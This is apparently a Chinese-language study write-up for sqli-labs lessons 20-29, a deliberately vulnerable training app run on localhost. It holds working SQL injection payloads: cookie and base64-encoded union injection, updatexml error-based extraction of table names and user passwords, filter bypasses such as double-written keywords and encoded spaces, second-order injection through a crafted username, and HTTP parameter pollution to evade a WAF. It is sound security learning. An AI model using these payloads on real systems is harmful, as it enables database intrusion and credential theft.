bgcolor="#000000"> 20 21</td> </tr> </tbody> </table>	Pretty	Raw	Hex	Render			1 HTTP/1.1 302 Moved Temporarily 2 Date: Fri, 30 Sep 2022 10:12:32 GMT 3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02 4 X-Powered-By: PHP/5.5.9 5 Set-Cookie: uname=admin ; expires=Fri, 30-Sep-2022 11:12:32 GMT; Max-Age=3600 6 Location: index.php 7 Connection: close 8 Content-Type: text/html 9 Content-Length: 1506 10 11 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" 12 <html xmlns="http://www.w3.org/1999/xhtml "> 13 <head> 14 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" /> 15 16 <title> Less-20 Cookie Injection- Error Based- string </title> 17 </head> 18 19 <body bgcolor="#000000"> 20 21							
Pretty	Raw	Hex	Render												
1 HTTP/1.1 302 Moved Temporarily 2 Date: Fri, 30 Sep 2022 10:12:32 GMT 3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02 4 X-Powered-By: PHP/5.5.9 5 Set-Cookie: uname=admin ; expires=Fri, 30-Sep-2022 11:12:32 GMT; Max-Age=3600 6 Location: index.php 7 Connection: close 8 Content-Type: text/html 9 Content-Length: 1506 10 11 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" 12 <html xmlns="http://www.w3.org/1999/xhtml "> 13 <head> 14 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" /> 15 16 <title> Less-20 Cookie Injection- Error Based- string </title> 17 </head> 18 19 <body bgcolor="#000000"> 20 21															

很明显地出现了交互。回显出现黄字'I LOVE YOU COOKIES'

注意到这里的交互分为两步，事实上这个黄字部分在正常过程中并不会显示。

Request	Response														
<table border="1"> <thead> <tr> <th>Pretty</th> <th>Raw</th> <th>Hex</th> <th> </th> <th> </th> <th> </th> </tr> </thead> <tbody> <tr> <td>1 SET /Less-20/index.php HTTP/1.1 Host: 127.0.0.1 Cache-Control : max-age=0 Upgrade-Insecure-Requests : 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Sec-Fetch-Site : same-origin Sec-Fetch-Mode : navigate Sec-Fetch-User : ?1 Sec-Fetch-Dest : document sec-ch-ua : " Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99" sec-ch-ua-mobile : ?0 sec-ch-ua-platform : "Windows" Referer: http://127.0.0.1/Less-20/ Accept-Encoding : gzip, deflate Accept-Language : zh-CN,zh;q=0.9 Cookie: uname=admin Connection : close </td> <td> <table border="1"> <thead> <tr> <th>Pretty</th> <th>Raw</th> <th>Hex</th> <th>Render</th> <th> </th> <th> </th> </tr> </thead> <tbody> <tr> <td> </td> </tr> </tbody> </table> </td> </tr> </tbody> </table>	Pretty	Raw	Hex				1 SET /Less-20/index.php HTTP/1.1 Host: 127.0.0.1 Cache-Control : max-age=0 Upgrade-Insecure-Requests : 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Sec-Fetch-Site : same-origin Sec-Fetch-Mode : navigate Sec-Fetch-User : ?1 Sec-Fetch-Dest : document sec-ch-ua : " Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99" sec-ch-ua-mobile : ?0 sec-ch-ua-platform : "Windows" Referer: http://127.0.0.1/Less-20/ Accept-Encoding : gzip, deflate Accept-Language : zh-CN,zh;q=0.9 Cookie: uname=admin Connection : close 	<table border="1"> <thead> <tr> <th>Pretty</th> <th>Raw</th> <th>Hex</th> <th>Render</th> <th> </th> <th> </th> </tr> </thead> <tbody> <tr> <td> </td> </tr> </tbody> </table>	Pretty	Raw	Hex	Render			
Pretty	Raw	Hex													
1 SET /Less-20/index.php HTTP/1.1 Host: 127.0.0.1 Cache-Control : max-age=0 Upgrade-Insecure-Requests : 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Sec-Fetch-Site : same-origin Sec-Fetch-Mode : navigate Sec-Fetch-User : ?1 Sec-Fetch-Dest : document sec-ch-ua : " Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99" sec-ch-ua-mobile : ?0 sec-ch-ua-platform : "Windows" Referer: http://127.0.0.1/Less-20/ Accept-Encoding : gzip, deflate Accept-Language : zh-CN,zh;q=0.9 Cookie: uname=admin Connection : close 	<table border="1"> <thead> <tr> <th>Pretty</th> <th>Raw</th> <th>Hex</th> <th>Render</th> <th> </th> <th> </th> </tr> </thead> <tbody> <tr> <td> </td> </tr> </tbody> </table>	Pretty	Raw	Hex	Render										
Pretty	Raw	Hex	Render												

那么人话总结一下服务器干了啥：

- 1.确认登陆信息正确后将username写入cookie变量
- 2.在每次请求头读取时（无论get还是post）查询后台cookie是否存在。当存在时以get方式读取cookie中的username字段，当不存在时则以post方式在登录界面提交username（就是第一部其实）
- 3.在数据库中按username查询，若存在则查询并回显id，username，password.....

那下面其实就很简单了，因为第三部查询的时候是联合查询，所以直接在GET那一步修改cookie那一步为联合注入即可开爆（我靠太感动了好多年没遇到union select了）

Request

Pretty Raw Hex

```
1 GET /Less-20/index.php HTTP/1.1
2 Host: 127.0.0.1
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests : 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"
12 sec-ch-ua-mobile: ?0
13 sec-ch-ua-platform: "Windows"
14 Referer: http://127.0.0.1/less-20/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Cookie: uname=admin
18 Connection: close
19
20
```

Response

Pretty Raw Hex Render

YOUR USER AGENT IS : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
YOUR IP ADDRESS IS : 127.0.0.1
DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE
YOUR COOKIE : uname = admin and
expires: Fri 30 Sep 2022 - 19:19:57
Issue with your mysql: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "admin" LIMIT 0,1' at line 1

注释掉单引号后正常，说明为单引号字符串型。

正好复习一下联合注入

```
uname=admin'----->
    order by n --+
    union select 1,2,3 --+
    union select 1,2,database() --+
    union select 1,2,group_concat(table_name)from information_schema.tables where
table_schema='security' -- +
    union select 1,2,group_concat(column_name)from information_schema.columns
where table_schema='security' and table_name='users' --+
    union select 1,2,group_concat(username,0x7e,password)from security.users --+
```

不过这个题因为限制非常宽泛，所以布尔/延时/三种函数报错都是可以的。

Less-21~22

这题的特殊之处就在于cookies经过了base64编码，所以每一次注入的语句都要先编码之后才能正常注入。

注入点为')。

22题同样需要base64编码，注入点为"."

一些有关base64的注意事项：

Base64编码可用于在HTTP环境下传递较长的标识信息。例如，在Java Persistence系统Hibernate中，就采用了Base64来将一个较长的唯一标识符（一般为128-bit的UUID）编码为一个字符串，用作HTTP表单和HTTP GET URL中的参数。在其他应用程序中，也常常需要把二进制数据编码为适合放在URL（包括隐藏表单域）中的形式。此时，采用Base64编码具有不可读性，即所编码的数据不会被人用肉眼所直接看到。

Base64编码要求把3个8位字节 (38=24) 转化为4个6位的字节 (46=24)，之后在6位的前面补两个0，形成8位一个字节的形式。如果剩下的字符不足3个字节，则用0填充，输出字符使用'='，因此编码后输出的文本末尾可能会出现1或2个'='。

正因为这个特性，base64在有些注入环境下会出现问题：

1. 标准的Base64并不适合直接放在URL里传输，因为URL编码器会把标准Base64中的"/"和"+"字符变为形如"%XX"的形式，而这些 "%"号在存入数据库时还需要再进行转换，因为ANSI SQL中已将 "%"号用作通配符。

为解决此问题，可采用一种用于URL的改进Base64编码，它在末尾填充'=号，并将标准Base64中的 "+" 和 "/" 分别改成了 "-" 和 "_"，这样就免去了在URL编解码和数据库存储时所要作的转换，避免了编码信息长度在此过程中的增加，并统一了数据库、表单等处对象标识符的格式。

2. 另有一种用于正则表达式的改进Base64变种，它将 "+" 和 "/" 改成了 "!" 和 "-", 因为 "+", "*" 以及前面在IRCu中用到的 "[" 和 "]" 在正则表达式中都可能具有特殊含义。

此外还有一些变种，它们将 "+" 改为 "-" 或 "."（用作编程语言中的标识符名称）或 ".-"（用于XML中的NmToken）甚至 "_"（用于XML中的Name）。

Less-23

23终于回归了正常题目。但是和less-1不同的是，屏蔽了注释符。


实际测试：

包括#/- -/-+（应该是所有注释符都被屏蔽了）

源代码：


```
//filter the comments out so as to comments should not work
$reg = "#/";
$reg1 = "--/";
$replace = "";
$id = preg_replace($reg, $replace, $id);
$id = preg_replace($reg1, $replace, $id);
//logging the connection parameters to a file for analysis.
```

应对方法：使用'1'='1闭合语句末尾的单引号



Less-24

感觉这个题更像是代码审计题，这么复杂的漏洞如果正着做不知道要多久



首先尝试在username/password处构造闭合漏洞，无果。

Forgot your password点进去没用；只剩一个新用户注册。

*首先提一个这道题的问题，由于这题使用了session_start()函数，如果已经提交过一次正确的用户名和密码，后面再次提交的时候会出现如下报错：

```
Warning: session_start(): Cannot send session cache limiter - headers already sent (output started at /var/www/html/Less-24/login.php:9) in /var/www/html/Less-24/login.php on line 11

Warning: Cannot modify header information - headers already sent by (output started at /var/www/html/Less-24/login.php:9) in /var/www/html/Less-24/login.php on line 44

Warning: Cannot modify header information - headers already sent by (output started at /var/www/html/Less-24/login.php:9) in /var/www/html/Less-24/login.php on line 45
```

大意是会话无法建立，因为session缓存和头文件已经被发送了。

解决方法：在对应版本的php.ini中修改参数：

```
session.auto_start=0 修改为 session.auto_start=1  
output_buffering = Off 修改为 output_buffering = On
```

这个错误的原因是：

- 1.在session_start函数之前不能有任何输出代码。一般而言session_start()
放在php文件的最上方。
- 2.如果session_start()已经在最上方但仍然报错，则该错误由UTF-8编码引起，需要在编辑UTF-8文件时不添加BOM

#BOM(Byte Order Mark)，是UTF编码方案里用于标识编码的标准标记，在UTF-16里本来是FF FE，变成UTF-8就成了EF BB BF。这个标记是可选的，因为UTF8字节没有顺序，所以它可以被用来检测一个字节流是否是UTF-8编码的。微软做这种检测，但有些软件不做这种检测，而把它当作正常字符处理。

微软在自己的UTF-8格式的文本文件之前加上了EF BB BF三个字节，windows上面的notepad等程序就是根据这三个字节来确定一个文本文件是ASCII的还是UTF-8的，然而这个只是微软暗自作的标记，其它平台上并没有对UTF-8文本文件做个这样的标记。

接下来上代码：

```
session_start();  
//including the Mysql connect parameters.  
include("../sql-connections/sql-connect.php");  
#session_start()函数，作用是创建浏览器客户端与服务器之间的会话，当使用get/pos/cookie方式提交了session_ID之后会延续该会话的生命周期（这也是selenium这类脚本可以只使用cookie创造登陆状态的原因）。在该函数生效之后，全局变量$_SESSION开启，专门存储session信息。
```

为什么之前说这题不是简单的注入呢，因为在username和password输入的后端使用了转义字符过滤：

```
$username = mysql_real_escape_string($_POST["login_user"]);  
$password=mysql_real_escape_string($_POST["login_password"]);  
$sql = "SELECT * FROM users WHERE username='$username' and  
password='$password'";
```

mysql_real_escape_string():将SQL语句中的特殊字符转义。

以下字符会被转义：\x00 (空字符串) , \n,\r (回车),",\x1a.

结合下面的一局联合查询，如果输入admin'#,那实际在后端被执行的代码就是:\$sql = "SELECT * FROM users WHERE username='admin\'#', 因为被转义所以无法构造闭合。

同样的，修改密码时提交的新密码也一样会被转义。

```
$username= $_SESSION["username"];
$curr_pass=mysql_real_escape_string($_POST['current_password']);
$pass= mysql_real_escape_string($_POST['password']);
$re_pass= mysql_real_escape_string($_POST['re_password']);
```

回到刚才的密码修改处：

```
if($pass==$re_pass)
{
    $sql = "UPDATE users SET PASSWORD='$pass' where username='$username' and
password='$curr_pass' ";
```

突破口就在这里，因为username是直接从session存储的字符串里调用的，虽然转义了但是没有过滤。

也就是说，如果新建一个含有注释的账户，比如Dumb'#，那么在修改所谓的Dumb'#的密码的时候，实际的后端php语句是这样的：

```
$sql = "UPDATE users SET PASSWORD='$pass' where username='Dumb'#[' and
password='$curr_pass' ']"
#方括号内的代码由于#被注释
```

由于多出来的引号成功闭合了username字段，所以实际修改的就是Dumb用户的密码。这就是二次注入。

二次注入：

原理：

在网站处理用户提交的数据的时候，只是将某些敏感字符进行了转义。因而使得用户第一次提交的时候不会被当做代码执行。但是这些数据存入数据库的时候却没有转义，而网站程序默认数据库中的数据都是安全的，当网站程序第二次调用刚才存储的脏数据的时候，则不会转义而是直接使用，因此就会达到注入的效果。

能做到二次注入的前提是：1.可以有正常的途径向数据库内写入新字段；2.后端引擎对数据库内的信息完全信任，可保证脏数据不被过滤。

另一实战案例：<https://blog.csdn.net/kuiguowei/article/details/79045069>

二次注入原理，主要分为两步


第一步：插入恶意数据

第一次进行数据库插入数据的时候，仅仅对其中的特殊字符进行了转义，在写入数据库的时候还是保留了原来的数据，但是数据本身包含恶意内容。

第二步：引用恶意数据

在将数据存入到了数据库中之后，开发者就认为数据是可信的。在下一次需要进行查询的时候，直接从数据库中取出了恶意数据，没有进行进一步的检验和处理，这样就会造成SQL的二次注入。


二次注入原理示意图



Less-25

这道题和less-23类似，只不过这次是屏蔽了and和or两个连接符。

首先判断是字符型（老生常谈），构造语句之后发现报错中并没有or:



通过源码研究绕过or/and是如何实现的：

```
function blacklist($id)
{
    $id= preg_replace('/or/i',"", $id);           //strip out OR (non case sensitive)
    $id= preg_replace('/AND/i',"", $id);          //Strip out AND (non case sensitive)

    return $id;
}
```

preg_replace(): 作用是把or/AND (i表示模糊大小写) 强制覆盖为空字符串，函数实现如下：

```
mixed preg_replace ( mixed $pattern , mixed $replacement , mixed $subject [, int $limit = -1 [, int &$count ]] )
```

所以如果将or/and包含在另一个or/and中的话：

oorr/anandd/甚至anord这样也是可以绕过的。

绕过之后选择报错/联合注入均可。

Less-25a

此题没有报错回显，只能使用盲注（sqlmap/burpsuite）

Less-26

先试一下是什么类型的注入：

The screenshot shows a browser window with a large watermark "SOLIDUMB SERIE". Above the watermark, there is an error message from MySQL:

```
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in  
D:\ct\phpstudy_pro\WWW\sql\Less-26\index.php on line 36  
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for  
the right syntax to use near "'1" LIMIT 0,1' at line 1
```

Below the error message, the URL in the address bar is http://localhost/Less-26/?id=1'. The Burp Suite interface is visible at the bottom, with tabs for LOAD, SPLIT, EXECUTE, TEST, SQLI, XSS, LFI, SSTI, and SHELL. The SQLI tab is currently selected.

很显然是字符型。

尝试报错注入：

The screenshot shows a browser window with a large watermark "SOLIDUMB SERIE". Above the watermark, there is an error message from MySQL:

```
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in  
D:\ct\phpstudy_pro\WWW\sql\Less-26\index.php on line 36  
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for  
the right syntax to use near '1=2' LIMIT 0,1' at line 1
```

Below the error message, the URL in the address bar is http://localhost/Less-26/?id=1'and 1=2--+. The Burp Suite interface is visible at the bottom, with tabs for LOAD, SPLIT, EXECUTE, TEST, SQLI, XSS, LFI, SSTI, and SHELL. The SQLI tab is currently selected.

Welcome Dhakkan

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
D:\ct\phpteststudy_pro\WWW\sql\Less-26\index.php on line 36

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for
the right syntax to use near 'and1=2' LIMIT 0,1' at line 1



可以发现这题至少过滤了三类东西：and/or；空格；某些注释符（从报错发现--+并没有起作用）

源代码中的过滤元素如下：

```
function blacklist($id)
{
    $id= preg_replace('/or/i',"", $id);           //strip out OR (non case
sensitive)
    $id= preg_replace('/and/i',"", $id);          //Strip out AND (non case
sensitive)
    $id= preg_replace('/[\/*]/',"", $id);          //strip out /*
    $id= preg_replace('/[--]/',"", $id);          //Strip out --
    $id= preg_replace('/[#]/',"", $id);          //Strip out #
    $id= preg_replace('/[\s]/',"", $id);          //strip out spaces
    $id= preg_replace('/[\\\\\]/',"", $id);        //Strip out slashes
    return $id;
}
```

可以发现通过['1='1]的闭合方式并没有被禁止，所以可以这个方法闭合单引号注入。因为要让空格尽量少，所以这里选择报错注入。

这里有两个方式，第一种是使用双写绕过and/or，不打空格（因为and/or本身是逻辑连接符其实不需要空格再进行分割）：

库名：

```
?id=1'anandd(updatexml(1,concat(0x7e,database(),0x7e),1)) anandd'1='1
```

表名：

```
?id=1'anandd(updatexml(1,concat(0x7e,
(select(group_concat(table_name))from(information_schema.tables)where(table_sc
hema='security'))
,0x7e,1),1))anandd'1='1
```

列名：

```
?id=1'anandd(updatexml(1,concat(0x7e,
(select(concat(column_name))from(infoormation_schema.columns)where(table_
schema='security')anandd(table_name='users'))
,0x7e,1),1))anandd'1'='1
```

爆字段：

```
?id=1'anandd(updatexml(1,concat(0x7e,
(select(concat(id,username))from(users))
),1))anandd'1'='1
```

这里有个小技巧：当空格被过滤而构造的报错语句中不得不出现空格的时候可以使用括号代替，缺点是容易写错且不好检查。

第二种是利用url编码，将and替换为&&(逻辑运算符)，再将其替换为url编码的%26，以达到分割闭合和报错函数的效果。

例如：

```
?id=1'%26%26updatexml(1,concat('~~',
(select(concat(table_name))from(infoormation_schema.tables)where(table_sc
hema="security"))),1)%26%26'
```

Less-26a

与25a类似，但无错误回显，需要盲注。

Less-27&27a

直接上源代码：

```
function blacklist($id)
{
    $id= preg_replace('/[\/*]/', "", $id);           //strip out /*
    $id= preg_replace('/[--]/', "", $id);             //Strip out --.
    $id= preg_replace('/[#]/', "", $id);              //Strip out #.
    $id= preg_replace('/[ +]/', "", $id);             //Strip out spaces.
    $id= preg_replace('/select/m', "", $id);          //Strip out spaces.
    $id= preg_replace('/[ +]/', "", $id);             //Strip out spaces.
    $id= preg_replace('/union/s', "", $id);           //Strip out union
    $id= preg_replace('/select/s', "", $id);          //strip out select
    $id= preg_replace('/UNION/s', "", $id);           //Strip out UNION
    $id= preg_replace('/SELECT/s', "", $id);           //Strip out SELECT
    $id= preg_replace('/Union/s', "", $id);            //Strip out Union
    $id= preg_replace('/Select/s', "", $id);           //Strip out select
    return $id;
}
```

PHP的模式修饰符

i	不区分大小写
m	将一行的长度范围扩展至上一个换行符之后到下一个换行符之前
s	所有的'.'匹配所有字符（包括换行符）
x	除被转义的空白字符以外的所有空白字符被全部忽略（去掉）

参考文档：<https://www.php.net/manual/zh/reference.pcre.pattern.modifiers.php#reference.pcre.pattern.modifiers>

这道题可以使用之前的双写，也可以通过部分大写union/select的方式绕过。

至于空格，其实php中有多种编码可以代表空格/空白字符，在这一题中可以使用/*%0a*/强制转换空格

The screenshot shows a web browser interface with a dark theme. At the top, there is a login form with fields for 'Login name' (set to 'security') and 'Password' (set to '1'). Below the form, a large watermark-like text 'SQLI DUMB SERIE' is displayed in a stylized font. The bottom part of the interface includes a navigation bar with tabs like 'LOAD', 'SPLIT', 'EXECUTE', 'TEST', 'SQLI', 'XSS', 'LFI', 'SSTI', 'SHELL', and 'EN'. A URL field at the bottom contains the value 'http://localhost/Less-27/?id=0/*%0a*/UnIoN/*%0a*/SeLeCt/*%0a*/1,database(),2/*%0a*/||/*%0a*/'1='1'.

使用%0a/%a也是可以的，但这些编码方式根据机器不同可能会出现问题。

The screenshot shows a web browser interface with a dark theme, similar to the one above. It features a login form with 'Login name' set to 'security' and 'Password' set to '1'. A large 'SQLI DUMB SERIE' watermark is present. The bottom navigation bar includes tabs for 'LOAD', 'SPLIT', 'EXECUTE', 'TEST', 'SQLI', 'XSS', 'LFI', 'SSTI', 'SHELL', and 'EN'. The URL field shows the same exploit as the previous screenshot: 'http://localhost/Less-27/?id=0%0aUnIoN%0aSeLeCt%0a1,database(),2%0a||%0a'1='1'.

27a：无回显，延时/盲注，双引号闭合

28/28a：过滤select/union，不区分大小写。

Less-29~31

这道题需要用到jspsstudy，需要先配置环境。

在xp.cn下载jsptest后解压，将原sqlilabs根目录下的tomcat-files解压后放入。（鉴于网上的教程要么就是错的要么就是含糊不清，这里备份自己摸索出来的成功教程）

在这之前，首先理解一下什么是jsp? jsp是干嘛的？

服务器的两层架构

在Less-29中，服务器实际上由两个部分组成，第一部分为jsp服务器，以tomcat为引擎；第二部分为php服务器，以apache为引擎。（需要注意的是，php对后端代码的编译是由php引擎实现的，而jsp对后端代码的编译是先被编译为servlet再被java虚拟机执行，*java:万物皆可虚拟机*）

在Less-29这道题中，实现的其实是服务器的嵌套结构，实际提供后端服务的仍然是php服务器。客户端发送的请求首先被tomcat服务器处理，然后tomcat服务器再和apache服务器实现互相通信。值得注意的是，这两个服务器都需要一个id才能匹配数据库内的字段，那理论上就需要两个id的嵌套。

不同的服务器对于参数的解析时，获取参数的函数和获取参数的位置都是不同的：

Web服务器	参数获取函数	获取到的参数
PHP/Apache	<code>\$_GET("par")</code>	Last
JSP/Tomcat	<code>Request.getParameter("par")</code>	First
Perl(CGI)/Apache	<code>Param("par")</code>	First
Python/Apache	<code>getvalue("par")</code>	All (List)
ASP/IIS	<code>Request.QueryString("par")</code>	All (comma-delimited string)

可以发现PHP和JSP获取参数的起始位置正好相反，所以当我们输入两个id（其中用&连接）的时候，JSP首先获取第一个id，解析后发给PHP，而PHP解析第二个id。由于返回数据的仍然是PHP服务器，所以最后按第二个id在数据库内对应的字段进行回显。同样的，如果只有一个id，那两个服务器都会读取该id。这样的功能实现类似于一个WAF，因为jsp服务器可以通过代码来过滤一些恶心请求。

而正因为解析参数的不同，我们此处可以利用该原理绕过 WAF 的检测。如 payload：index.jsp?id=1&id=0 or 1=1--，tomcat 只检查第一个参数id=1，而对第二个参数id=0 or 1=1--不做检查，直接传给了 apache，apache 恰好解析第二个参数，便达到了攻击的目的。该用法就是 HPP (HTTP Parameter Pollution) 即 HTTP 参数污染攻击的一个应用。HPP 可对服务器和客户端都能够造成一定的威胁。

